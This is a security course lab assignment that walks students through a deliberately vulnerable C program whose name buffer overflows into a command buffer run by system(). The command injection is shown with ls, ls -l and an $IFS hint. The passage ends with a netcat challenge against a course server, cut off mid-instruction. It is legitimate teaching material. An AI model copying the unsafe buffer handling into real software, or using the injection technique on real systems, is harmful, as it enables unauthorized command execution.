Proj 1: Linux Buffer Overflow: Command Injection (10 pts. + 15 pts. extra credit)

What You Need

A 32-bit x86 Kali 2 Linux machine, real or virtual.

Purpose

To develop a very simple buffer overflow exploit in Linux, using injected shell commands.

Creating a Vulnerable Program

This program inputs a name from the user and prints out a "Goodbye" message. It then calls system() to print out the Linux version. It uses two buffers in a subroutine to do that in an unsafe manner, allowing the name buffer to overflow into the command buffer.

In a Terminal window, execute this command:


```
nano buf.c
```

Copy and paste in this code:

```
#include <string.h>
#include <stdio.h>

main(){
        char name[200];
        printf("What is your name?\n");
        scanf("%s", name);
        bo(name, "uname -a");
}

int bo(char *name, char *cmd){
        char c[40];
        char buffer[40];
        printf("Name buffer address:    %x\n", buffer);
        printf("Command buffer address: %x\n", c);
        strcpy(c, cmd);
        strcpy(buffer, name);
        printf("Goodbye, %s!\n", buffer);
        printf("Executing command: %s\n", c);
        fflush(stdout);
        system(c);
}
```



```
  GNU nano 2.2.6                    File: buf.c

#include <string.h>
#include <stdio.h>

main(){
        char name[200];
        printf("What is your name?\n");
        scanf("%s", name);
        bo(name, "uname -a");
}

int bo(char *name, char *cmd){
        char c[40];
        char buffer[40];
        printf("Name buffer address:    %x\n", buffer);
        printf("Command buffer address: %x\n", c);
        strcpy(c, cmd);
        strcpy(buffer, name);
        printf("Goodbye, %s!\n", buffer);
        printf("Executing command: %s\n", c);
        fflush(stdout);
        system(c);
}
```

Save the file with **Ctrl+X**, **Y**, **Enter**.

Execute this command to compile the code without modern protections against stack overflows, and with debugging symbols:

```
gcc -g -fno-stack-protector -z execstack -o buf buf.c
```

Troubleshooting

If you see this error:

> **fatal error: string.h: No such file or directory**

That means gcc is not properly installed, which was the case on my Kali 2017.3 machine.

Execute this command to fix gcc:

```
apt install build-essential -y
```


Running the Program Normally

Execute this command:

```
./buf
```

Enter your first name when prompted to.

The program prints out the location of the Name buffer and the command buffer, says "Goodbye", and excutes the command "uname -a", as shown below.



```
root@kali:~/ict# ./buf
What is your name?
Fred
Name buffer address:    bffff340
Command buffer address: bffff368
Goodbye, Fred!
Executing command: uname -a
Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-
06-03) i686 GNU/Linux
root@kali:~/ict# 
```


Observing a Crash

Execute this command:

```
./buf
```

Enter fifty 'A' characters instead of your name.

The program attempts to execute the command AAAAAAA, as shown below.



```
root@kali:~/ict# ./buf
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Name buffer address:    bffff340
Command buffer address: bffff368
Goodbye, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Executing command: AAAAAAAAAA
sh: 1: AAAAAAAAAA: not found
root@kali:~/ict# 
```

Finding the Code Injection Point


Execute this command:

```
./buf
```

Enter:

- Ten 'A' characters, then
- Ten 'B' characters, then
- Ten 'C' characters, then
- Ten 'D' characters, then
- Ten 'E' characters.

The program attempts to execute the command EEEEEEEEEE, as shown below. So any text we put in place of EEEEEEEEEE will execute.



```
root@kali:~/ict# ./buf
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDEEEEEEEEEE
Name buffer address:    bffff340
Command buffer address: bffff368
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDEEEEEEEEEE!
Executing command: EEEEEEEEEE
sh: 1: EEEEEEEEEE: not found
root@kali:~/ict# 
```


Executing the "ls" command

Execute this command:

```
./buf
```

Enter ten 'A' characters, then ten 'B' characters, then ten 'C' characters, then ten 'D' characters, then **ls**

The program executes the "ls" command, showing the files in your working directory, as shown below.



```
root@kali:~/ict# ./buf
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls
Name buffer address:    bffff340
Command buffer address: bffff368
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls!
Executing command: ls
buf   buf.c
root@kali:~/ict# 
```

Saving a Screen Image

Make sure you can see "**Executing command: ls**, as shown above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.


YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 1a**", replacing "YOUR NAME" with your real name.

Challenge 1: Long List (5 pts. extra credit)

Execute the "ls -l" command by entering a crafted name, so it shows file details, as shown below.



```
root@kali:~/ict# ./buf
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDD[redacted]
Name buffer address:    bffff340
Command buffer address: bffff368
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDD[redacted]
Executing command: [redacted]
total 12
-rwxr-xr-x 1 root root 8152 Jan  6 16:20 buf
-rw-r--r-- 1 root root  543 Jan  6 16:19 buf.c
root@kali:~/ict# 
```

Hint

If spaces are annoying you, try using $IFS to replace them.

Saving a Screen Image

Make sure you can see the "long list", with file permissions and creation dates for files, as shown above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 1b**", replacing "YOUR NAME" with your real name.

Challenge 2: Exploit a Remote Server (10 pts. extra credit)

Execute this command to connect to a remote server running this program:

```
nc attack32direct.samsclass.info 1055
```

Then put your name in this file on that server:

